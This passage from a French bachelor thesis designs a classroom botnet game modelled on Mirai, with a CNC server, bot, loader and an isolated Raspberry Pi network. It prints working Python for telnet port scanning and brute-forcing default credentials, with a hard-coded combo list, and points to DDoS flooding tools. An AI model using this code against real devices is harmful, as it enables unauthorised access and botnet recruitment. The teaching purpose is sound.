J'ai posé la question suivante à mes camarades de classe : « Dans un but pédagogique, préféreriez-vous apprendre l'implémentation d'une architecture d'attaque dans un langage bas niveau comme le C ou dans un langage plus haut niveau comme le Python ». La réponse étant la plus ressortie est Python, mais seulement dans un cadre pédagogique. Les élèves pensent tout de même que dans un but de perfectionnement, le C serait plus adapté. Le but de cette question était uniquement dans le but de m'apporter une indication sur ce qui inciterait les élèves à se donner davantage pour produire un botnet efficace.

Mirai avait pour objectif de prendre le moins de place possible sur les machines qu'elle infectait. Notre objectif dans ce projet est d'apprendre à des élèves à créer un botnet de façon ludique en mettant à disposition un environnement contrôlé.

Les élèves pourront alors se baser sur byob<sup>15</sup> (Build Your Own Botnet) afin d'implémenter les actions qu'ils souhaitent effectuer à l'aide de leurs bots.

C'est un projet très intéressant et les développeurs sont très facilement joignables sur Discord<sup>16</sup>, j'ai passé quelque temps à jouer avec leur code et j'ai pu m'en inspirer afin de créer ma version simplifiée, toutefois le fonctionnement général ne correspond pas à Mirai. Ce projet est destiné à une utilisation pédagogique ou à des tests de sécurité autorisés.

Ayant bien compris le fonctionnement du Mirai et ne voulant pas aller dans les détails de ce dernier, j'ai développé le code en respectant ces quelques points :

- Un CNC doit être mis en place et doit être joignable par les cartes infectées.
- Les nouveaux bots infectés doivent s'annoncer auprès du CNC
- Les bots doivent : scanner et essayer de se connecter aux potentielles victimes. Dans le cas d'une opération réussie, un fichier contenant l'adresse et les identifiants sera écrit.
- Un loader sera chargé de lire ce fichier afin de se connecter sur les machines identifiées et de télécharger le bot sur la victime.

Dans sa version actuelle, le loader doit également être chargé sur la victime et être exécuté.

---

<sup>15</sup> <https://github.com/malwaredlc/byob>

<sup>16</sup> <https://discord.com/invite/8FsSrw7>

### 3.7.1 CNC

Le CNC, lors de son démarrage, va instancier 3 threads à l'aide des méthodes `create_workers()` et `create_jobs()`

- Un thread s'occupe de créer le socket d'écoute et d'accepter les connexions des bots ;
- Un autre s'occupant de jouer le rôle de prompt pour le joueur ;
- Et finalement, un dernier thread permettant de vérifier l'état de connexion du bot.

#### 3.7.1.1 Initialisation du CNC

Le CNC doit être exécuté sur la même machine où le script d'annonce de joueur est lancé, ceci afin d'obtenir les points lors d'une attaque réussie. Le CNC est écrit dans le fichier `cnc.py`.

Le CNC se lance à l'aide de la commande :

```
python3 cnc.py
```

À son exécution, vous arriverez sur le prompt du CNC permettant de lancer une attaque et d'afficher la liste des bots.

Les threads cités précédemment sont lancés et le CNC n'attend plus qu'à obtenir des bots afin de pouvoir exécuter des attaques.

```
root@osboxes:~# python3 cnc.py

CNC-Mirai

1) List bot
2) Ping attack

cnc-mirai> Enter the action of your choice : █
```

Figure 41 Prompt `cnc.py`




Figure 42 Workflow de `cnc.py`

Afin de quitter l'application, il faudra saisir « Ctrl + C ».



### 3.7.1.2 Fonctionnement du CNC

Lors du démarrage de l'application, notre serveur va être en attente de connexion de bots. Lorsqu'un bot rejoint le CNC, il s'annonce et est affiché dans le prompt.

```
osboxes@cnc:~$ python3 cnc.py

CNC-Mirai

1) List bot
2) Ping attack

cnc-mirai> Enter the action of your choice :
192.168.1.10 Bot joined the party
```

Figure 43 Annonce du bot auprès du CNC

Afin que le bot puisse se connecter au CNC, il est impératif que ce dernier ait en dur l'IP et le port de connexion du CNC, autrement la connexion n'aura jamais lieu. Si le serveur s'arrête, le bot va également s'arrêter. L'élève pourra personnaliser ce comportement à son bon vouloir. La valeur de l'adresse du CNC est stockée dans la variable `host`.

Dans le cas où un bot se ferait tuer par un autre adversaire ou que le processus du bot s'arrête, un message de déconnexion sera affiché sur le CNC du joueur. Lorsque la carte sur laquelle tourne le bot semble s'éteindre inopinément (perte de courant), l'information de déconnexion n'arrive jamais car il semble que la ressource est toujours allouée.

Lorsque l'élève tapera la commande 1 dans le prompt, les bots actuellement présents seront affichés sur le prompt, l'information affichée est l'adresse IP du bot.

La commande 2 permet de lancer une attaque nommée « Ping attack », celle-ci envoie 4 paquets à une cible à spécifier dans le prompt, il sera demandé une adresse IP. Une vérification sera effectuée afin de vérifier que ce qui a été saisi est bien au format d'une adresse IP normale.

La méthode `is_valid_ipv4_address` prenant en paramètre l'adresse IP est utilisée, cette méthode va vérifier que ce qui est saisi par le joueur est bien une adresse IPv4 au format valide.

Si l'adresse est valide, une requête est envoyée à tous les bots, cette requête est représentée sous le format `['ping', target]`. Cette requête sera parsée et traitée côté bot.

L'attaque implémentée est à but d'exemple, les élèves pourront ici personnaliser leurs attaques, en implémenter plusieurs et rendre leur botnet plus dangereux.

Voici une liste de quelques répertoires trouvés lors de mes recherches d'attaque pouvant être reprise et utilisée dans le botnet

- <https://github.com/uiucseclab/460FinalDDoSAttacks>
- <https://github.com/D4Vinci/PyFlooder>

Des tests ont été effectués en dehors du bot (pas implémentée dans la solution Mirai Python), mais ces attaques seraient intéressantes à implémenter pour un élève. Tant que les requêtes peuvent être lues par `tcpdump`, n'importe quel type d'attaque sera détecté et permettra à un élève d'obtenir des points. L'ip de destination devra cependant toujours être celle de l'IP de la carte.

L'élève peut copier l'implémentation faites de la méthode `ping_attack()` afin d'ajouter la sienne facilement et rapidement.

### 3.7.2 Bot

Le bot jouera les mêmes rôles que le bot utilisé dans Mirai

1. Scannera la plage d'adresse IP définie ;
2. Tentera de s'y connecter avec une liste d'identifiant hard codée ;
3. Stockera les résultats positifs dans un fichier au format ip :port user :pass ;
4. S'annoncer à son CNC et attendre ses instructions.

Afin d'obtenir des points pour l'infection, le bot doit impérativement être exécuté à l'aide de Python3.

#### 3.7.2.1 Initialisation du bot

Le bot sera démarré une première fois sur la machine du joueur afin d'instancier la première analyse du réseau. Le bot est écrit dans le fichier `bruter.py`. Ce fichier prend en paramètre un nombre de threads permettant d'améliorer l'efficacité de la recherche.

```
python3 bruter.py <nb_thread>
```

Au lancement nous allons instancier « `nb_thread` » dédié à effectuer des scans et des connexions sur des hôtes et un thread chargé de communiquer avec le CNC.

#### 3.7.2.2 Fonctionnement du bot




Figure 44 Workflow bot

Au démarrage, l'application va se charger de lancer le nombre de threads fournis en paramètre. Les élèves peuvent décider d'implémenter différemment cette version. Il est même envisageable de leur fournir une version sans thread et leur demander de l'implémenter à leur bon vouloir. La méthode appelée est `brute_login()`.

Un autre thread est créé en parallèle, ce dernier va appeler la méthode `cnc_listening()`. Ce thread est utilisé pour s'annoncer auprès du CNC et de recevoir les ordres d'attaque envoyé par le serveur.

Lorsque la méthode `brute_login()` est lancée, elle va créer ou effacer le contenu du fichier « `valid_credentials.txt` », si l'élève souhaite conserver ses résultats, il aura simplement à renommer le fichier avant de relancer le bot.

L'application va se charger d'aller récupérer les credentials stockés en dur dans la méthode `get_credentials()`. L'élève pourra ici insérer sa liste de paires « user :pass ».

```
def get_credentials():  
    """  
    Contain a hardcoded list of user:pass  
    :return: list of user:pass  
    """  
    combo = [  
        "root:root",  
        "admin:admin",  
        "daemon:daemon",  
        "root:vizxy",  
        "pi:raspberry",  
    ]  
  
    return combo
```

Figure 45 Combolist fournie de base

Une fois cette liste obtenue, nous allons instancier une connexion à l'aide de la librairie python : `telnetlib`<sup>17</sup>

Cette dernière implémente le protocole telnet afin d'être utilisé dans du code Python. A l'instar de la version de base de Mirai, seule la connexion par telnet est programmée. Il est donc possible de demander à un élève d'implémenter une connexion automatisée en SSH.

Tant qu'une adresse IP n'a pas été scannée, le bot va générer une adresse IP aléatoire, dans le cadre de ce travail, les adresses générées sont comprises entre 192.168.1.1 et 192.168.1.255. Cette adresse est générée à l'aide de la méthode `get_random_ip()`.

Nous allons stocker un set des adresses que nous avons déjà scannée afin de ne pas effectuer à nouveau un scan sur ces dernières. Je tiens encore à préciser que ces comportements seront à définir par les élèves, nous nous contentons simplement de fournir un exemple d'implémentation. Si l'IP est nouvelle, nous la retiendrons pour effectuer une connexion.

Un dernier test est effectué avant d'initier une connexion, nous allons voir si le port 23 est ouvert. Dans le cas où il ne l'est pas, nous générerons une nouvelle adresse.

```
def port_scan(host):  
    """  
    This method is used to check if the port 23 is open on the host  
    :param host: target that we want to know if port 23 is open  
    :return: True if it's open, False if it's closed  
    """  
    t = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
    t.settimeout(2)  
    connect = t.connect_ex((host, 23))  
    if connect == 0:  
        print("[+]\tPort 23: Open")  
        t.close()  
        return True  
    else:  
        print("[-]\tPort 23: Closed")  
        t.close()  
        return False
```

Figure 46 Méthode identifiant si le port 23 est ouvert

<sup>17</sup> <https://docs.python.org/3/library/telnetlib.html>

Dans le cas où ce dernier est ouvert, nous allons saisir les différents identifiants à travers telnetlib en vérifiant si la réponse retournée par notre cible contient la chaîne « pi@ ». Ce message signifie que nous avons obtenu un accès au shell de la carte Raspberry Pi Zero W. Cette information n'est pas vraie pour un shell affichant « username# ». L'élève devra être capable de définir une liste de caractères retournés par un prompt afin d'améliorer ses chances d'infection.

La plupart des prompts que nous obtenons en nous connectant en telnet affichent :

- Login, login afin de demander l'username.
- Password, password afin de demander le mot de passe.
- Incorrect, incorrect dans le cas où l'identifiant serait faux.

Vous verrez dans le code ci-dessous « ncorrect », « ogin » et « assword ». Selon le prompt qui sera ouvert la première lettre pourrait être en majuscule ou en minuscule. La méthode « str » in « str » est sensible à la casse.

Tant que la liste des identifiants n'a pas été entièrement parcourue, nous allons observer les différentes réponses envoyées par notre cible afin de savoir s'il faut changer d'identifiant ou si la connexion a été réussie.

Dans le cas d'une connexion réussie, nous allons stocker dans un fichier nommé « valid\_credentials.txt » l'adresse IP de la cible, le port, l'username ainsi que son mot de passe.

Ce fichier sera par la suite utilisé par le loader qui va utiliser ces informations pour charger le bot sur nos victimes.

```
if tn:
    print("[+] Trying user:\t" + user)
    tn.write(user.encode("utf-8") + b"\n")
while True:
    time.sleep(0.2)
    if not tn:
        host = get_random_ip()
        while not (port_scan(host)):
            print(host)
            host = get_random_ip()
        tn = telnetlib.Telnet(host)
        # tn.debuglevel = 10
        print("[~]\tPort 23: Connecting...")
    response = tn.read_until(b":", 1) # until input request
    print(response)

    if "ncorrect" in response.decode("utf-8"):
        break

    if "ogin:" in response.decode("utf-8"):
        print("[+] Trying user:\t" + user)
        tn.write(user.encode("utf-8") + b"\n")

    if "assword:" in response.decode("utf-8"):
        print("[+] Trying password:\t" + password)
        tn.write(password.encode("utf-8") + b"\n")

    if "pi@" in response.decode("utf-8"):
        with lock:
            with open("valid_credentials.txt", "a") as f:
                print("Got this for you : {}:{} {}:{}".format(host, '23', user, password))
                f.write(str(host) + ":23 " + str(user) + ":" + str(password) + "\n")
        break # Get out from input request while
```

Figure 47 Méthode traitant les différentes étapes de la connexion

Il est important de noter que l'adresse IP du serveur CNC est écrite en dur dans le code de bruter.py, si vous n'utilisez pas la même configuration réseau que celle proposée dans ce document, il vous faudra la changer et y mettre votre adresse.

### 3.7.3 Loader

Le loader a pour but de charger le bot dans les machines identifiées à l'aide du bot. Une fois démarré, ce programme va télécharger à travers telnet le fichier contenant le bot et l'exécuter sur la machine cible.

#### 3.7.3.1 Initialisation du loader

Le loader est programmé dans le fichier loader.py, ce dernier prend 2 paramètres obligatoires.

- ip\_server : correspond à l'adresse IP du serveur WEB mis en place par l'élève afin de télécharger le bot sur la cible.
- file : correspond au nom du fichier contenant la liste des cibles.

La commande pour démarrer le loader est

```
python3 loader.py --ip_server <ip> --file <filename>
```

L'application va se lancer, lire les lignes du fichier et infecter les machines présente.

#### 3.7.3.2 Fonctionnement du loader




Figure 48 Workflow de loader.py



## 4 Besoin réseau

Nous trouverons dans cette partie les différentes solutions envisagées concernant le matériel que nous infecterons et attaquerons et notamment les futurs bots. Ce chapitre a été rédigé avant d'écrire le code de Mirai en Python, le réseau mis en place se trouve au chapitre 4.2.1 et 4.2.2, les résultats du chapitre 4.1.1 sont propres à une utilisation de Mirai version classique. Il suffit de posséder une machine Linux, Python3, pip3 pour faire tourner la majorité du code produit lors de ce travail de Bachelor. Le code est toutefois destiné pour fonctionner sur Raspbian Full installé à l'aide de PiBakery.

### 4.1 Equipement

#### 4.1.1 Machines virtuelles

Tout d'abord, j'ai imaginé prendre le contrôle de machines virtuelles en simulant des OS busybox.

J'ai tenté des infections avec la liste des OS suivants, mais aucun résultat montrant une infection automatique n'a été observé. Selon moi, le problème vient du fait que les binaires présents de base dans Mirai ne sont pas adaptés à l'architecture du processeur que j'utilise sur mon ordinateur de travail.

```
root@cnc:/home/osboxes# cat /proc/cpuinfo
processor       : 0
vendor_id      : GenuineIntel
cpu family     : 6
model          : 158
model name     : Intel(R) Core(TM) i7-7700K CPU @ 4.20GHz
stepping       : 9
microcode      : 0x8e
cpu MHz        : 4200.000
cache size     : 8192 KB
```

Figure 50 Processeur de l'ordinateur faisant tourner les machines virtuelles

En observant la méthode de détection d'architecture, nous observons que la connexion est fermée s'il est impossible de trouver la version de l'architecture.

```
/* arm mips1 spc m68k ppc x86 mips sh4 */
if (ehdr->e_machine == EM_ARM || ehdr->e_machine == EM_AARCH64)
    strcpy(conn->info.arch, "arm");
else if (ehdr->e_machine == EM_MIPS || ehdr->e_machine == EM_MIPS_RS3_LE)
{
    if (ehdr->e_ident[EI_DATA] == EE_LITTLE)
        strcpy(conn->info.arch, "mips1");
    else
        strcpy(conn->info.arch, "mips");
}
else if (ehdr->e_machine == EM_386 || ehdr->e_machine == EM_486 || ehdr->e_machine == EM_860 || ehdr->e_machine == EM_X86_64)
    strcpy(conn->info.arch, "x86");
else if (ehdr->e_machine == EM_SPARC || ehdr->e_machine == EM_SPARC32PLUS || ehdr->e_machine == EM_SPARCV9)
    strcpy(conn->info.arch, "spc");
else if (ehdr->e_machine == EM_68K || ehdr->e_machine == EM_88K)
    strcpy(conn->info.arch, "m68k");
else if (ehdr->e_machine == EM_PPC || ehdr->e_machine == EM_PPC64)
    strcpy(conn->info.arch, "ppc");
else if (ehdr->e_machine == EM_SH)
    strcpy(conn->info.arch, "sh4");
else
{
    conn->info.arch[0] = 0;
    connection_close(conn);
}
```

Figure 51 Connexion fermée si l'architecture n'est pas détectée.

Toutefois, en chargeant manuellement le fichier « mirai.dbg » sur les machines virtuelles, il est possible d'infecter une machine virtuelle. Elle contactera le CNC désigné dans le code et pourra être exploitée par ce dernier. Ce qui me laisse donc penser que le problème vient de la communication telnet. Après analyse, c'est bien la connexion telnet qui pose problème.

La configuration a été la suivante pour la majorité des machines virtuelles : port 23 ouvert, pare-feu désactivé, ip inclus dans le sous-réseau actuel (192.168.1.0/24).




Figure 52 Liste des machines virtuelles testées pour l'infection

J'ai également tenté une installation sur Fedora 29 64 bits et Ubuntu 18.04.1 LTS en voyant que celles-ci ont été utilisées dans des rapports<sup>18</sup> de tests sur Mirai que j'ai pu trouver sur Internet. Selon leurs résultats, ils auraient compromis la VM Ubuntu en 9 secondes en laissant des credentials par défauts, Busybox installé avec Ubuntu 18.04.1 LTS et ayant un serveur telnet tournant sur le port 23. Ces résultats n'ont pas été observés par mon test, j'arrive uniquement à scanner les machines.

En fin de compte, l'utilisation de Debian 8.11 Jessie sera retenue afin de faire tourner le loader, le CNC, la base de données SQL et le scan listener. Une VM sera dédiée à la base de données, au CNC ainsi qu'à la création d'un DNS permettant au scanner de résoudre le domaine du CNC. Nous ferons tourner sur l'autre VM le loader ainsi que le scan listener.

#### 4.1.2 Sricam AP003

Lors de mes recherches, je suis tombé sur une conférence<sup>19</sup> de Ron Winward où il nous présente son analyse de Mirai, le laboratoire qu'il a mis en place afin d'effectuer ses tests, ce qu'il a observé lors des différentes phases d'initialisation et les résultats qu'il a obtenu.

Il parlera notamment d'une caméra qu'il a utilisée lors de ses tests, et il s'agit de la Sricam AP003 qui a été infectée avec le binaire mpsl.



Figure 53 Sricam AP003

<sup>18</sup> [https://www.researchgate.net/publication/340778979\\_Testing\\_And\\_Hardening\\_IoT\\_Devices\\_Against\\_the\\_Mirai\\_Botnet](https://www.researchgate.net/publication/340778979_Testing_And_Hardening_IoT_Devices_Against_the_Mirai_Botnet)

<sup>19</sup> <https://youtu.be/5fVBB84OiAo>



En voulant effectuer une commande, il m'est apparu que cette caméra n'était plus en vente par la plupart des fabricants et distributeurs. Comme l'attaque date d'il y a plusieurs années, il semblerait que des mesures aient été mises en place afin d'éviter qu'une telle attaque se reproduise et ce produit a été retiré du marché.

Cette caméra m'a permis d'apprendre que la version BusyBox v1.12.1 était vulnérable aux attaques implémentées par défaut dans Mirai en parant du fait qu'aucune autre sécurité n'est mise en place.

#### 4.1.3 Raspberry Pi Zero W

Afin de trouver un élément facilement modulable et pas très cher, mon choix s'est porté sur la Raspberry Pi Zero W. Cette petite carte permet de simuler un grand nombre d'éléments IOT. La commande a été passée le 29.04.2020 chez Digitec et a été reçue le 02.05.2020. Cette commande avait pour but de m'offrir une carte Raspberry Pi Zero W personnelle afin de tester de l'infecter.



Figure 54 Raspberry Pi Zero W

Afin de faire fonctionner ces cartes, il est nécessaire de d'avoir à sa disposition une carte SD (pouvant aller à un maximum de 64<sup>20</sup>Go), d'une alimentation électrique micro USB 5V 2.5A ainsi que d'un lecteur de carte SD afin de pouvoir installer l'OS. Cette carte ne possède cependant pas beaucoup de mémoire vive (512 Mo), il faudra donc éviter de la surcharger la carte avec de grosses opérations à effectuer.

La mise en réseau de ces cartes se fera en wifi à l'aide d'un routeur wifi. Un routeur quelconque fera l'affaire, car aucune configuration spéciale ne sera faite sur le routeur. Hormis que ce dernier devra être capable de jouer le rôle de DHCP et de fournir des IP incluses dans la plage 192.168.1.0/24. Cette plage est bien sûr modifiable. En prenant un masque de sous-réseau plus petit, il serait possible de rendre les scans bien plus difficiles.

Plusieurs tests ont été effectués dessus avec Mirai basique, mais toujours aucun résultat satisfaisant. Dans un premier temps, j'ai installé différentes versions<sup>21</sup> de Raspbian en configurant supprimant toutes les sécurités installées (pare-feu, mot de passe faible).

En utilisant PiBakery, il sera possible de configurer automatiquement, à l'aide de scripts, la vingtaine de cartes qu'il faudra mettre en place pour le jeu. Ainsi, je configurerais aisément l'ouverture des ports nécessaire pour les infections, la configuration pour le réseau et différents services qui devront tourner.

Il est également possible de configurer une carte en se basant sur le chapitre 8 et d'effectuer une image que nous pourrions déployer via le réseau ou simplement copier sur chaque carte afin d'éviter de les configurer une à une.

## 4.2 Schéma

La commande n'ayant toujours pas été reçue à la date du 27.07.2020, les tests de fonctionnement ont été effectués sur des machines virtuelles ainsi que ma carte personnelle utilisée lors de ce travail.

Vous trouverez donc ci-dessous deux schémas. Le premier représente l'idée originale qui aurait dû être implémentée et testée. Le 2<sup>ème</sup> représente le schéma réseau de l'infrastructure utilisée afin de tester les différents scripts créés lors de ce travail.

<sup>20</sup> <https://www.raspberrypi.org/documentation/installation/sd-cards.md>

<sup>21</sup> <http://downloads.raspberrypi.org/raspbian/images/>

#### 4.2.1 Schéma réseau théorique




Figure 55 Exemple de schéma réseau réalisable pour le jeu

Voici un premier exemple de schéma réseau que nous pourrions mettre en place pour ce travail. Il y aura au total 22 Raspberry Pi Zero W, ces dernières seront implémentées selon les besoins décrits dans le chapitre 5.

Leur configuration, fonctionnement, les moyens de communications entre le serveur et le client ainsi que les différentes analyses d'implémentation sont décrites plus bas dans ce document (chapitre 7). Vous trouverez également des pistes d'améliorations possibles à implémenter tout le long de ce document.

Le routeur ne sera pas connecté à internet, il permettra une communication interne et coupée du réseau de l'école. Les élèves obtiendront les identifiants afin de s'annoncer auprès du routeur.

La target peut être représenté sous plusieurs formes. Dans la version de base du jeu, un Raspberry Pi, une machine virtuelle ou un ordinateur feraient l'affaire. Il faut simplement que la cible de l'attaque ait python3 installé et que les communications ne soient pas filtrées. Il faut également qu'une seule interface réseau soit configurée sur l'élément réseau.

Les cartes ne possèdent pas de système de sécurité très poussé, nous empêcherons simplement l'accès à des fichiers pouvant porter atteinte à la carte, notre but est tout de même d'avoir le contrôle sur cette dernière. Il faudra également qu'en début de partie le port 22 et 23 soient ouverts.

Les élèves lanceront leurs scans lorsque la partie commencera et pourront ainsi essayer de propager leur botnet.

Le masque de sous-réseau peut être choisi arbitrairement par l'enseignant, il suffira de configurer la range d'adresse IP fournie par le routeur.

## Réseau > LAN

